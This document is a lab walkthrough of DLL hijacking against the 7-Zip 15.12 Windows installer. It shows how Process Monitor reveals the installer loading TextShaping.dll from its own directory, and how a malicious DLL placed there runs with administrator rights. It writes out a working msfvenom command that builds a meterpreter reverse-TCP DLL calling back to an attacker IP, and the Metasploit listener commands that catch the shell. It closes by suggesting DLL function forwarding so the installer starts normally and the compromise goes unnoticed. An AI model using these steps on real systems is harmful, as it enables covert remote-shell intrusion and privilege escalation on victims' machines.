Environment
| IP | HOSTNAME | NOTE |
|---|
| 172.16.106.67 | kali_dqy | Attacker host |
| 10.10.10.88 | win10_dqy | Victim host |
Principle
- An attacker can execute a malicious Payload by hijacking binaries used by an installer, such as DLLs, EXEs, or other Payloads. On Windows, running an installer triggers a UAC prompt, and only users with Administrator privileges or higher can execute the installer. Therefore, a successfully executed malicious Payload runs with Administrator privileges or higher.
Attack Process
Check the binaries used by the 7-Zip installer
- Download version 15.12 of 7-Zip from the official 7-Zip download location at the following link:
https://sourceforge.net/projects/sevenzip/files/7-Zip/15.12/


- Next, we launch the 7z1512.exe installer. Because we have Administrator privileges, we can perform the installation.
- Next, use Process Monitor to monitor information related to process startup.

- We start 7z1512.exe in the E:\7-zip directory and find that it searches the current directory for a DLL named TextShaping. We can therefore create a malicious DLL, place it in that directory, and have the installer load and execute it with Administrator privileges.
Generate a malicious Payload with MSF

- Use the msfvenom command to generate a DLL-form Payload.
msfvenom -a x86 --platform windows -p windows/meterpreter/reverse_tcp LHOST=172.16.106.67 LPORT=2335 -f dll > dll_for_7zip.dll

- Configure the MSF listener.
use exploit/multi/handler
set payload windows/meterpreter/reverse_tcp
set lport 2335
set lhost 172.16.106.67
exploit
Execute the Payload on the victim host
- Rename the DLL-form Payload generated by MSF to TextShaping.dll, the name of the DLL that the 7-Zip installer needs to load from the current directory, and place it in the same directory as the 7-Zip installer.

- Next, launch the 7-Zip installer. The following figure shows that the victim host comes online.

- However, the 7-Zip installer does not start normally because our malicious DLL is different from the legitimate TextShaping.dll required by 7-Zip. At this point, DLL function-forwarding techniques can be used to allow the 7-Zip installer to start normally.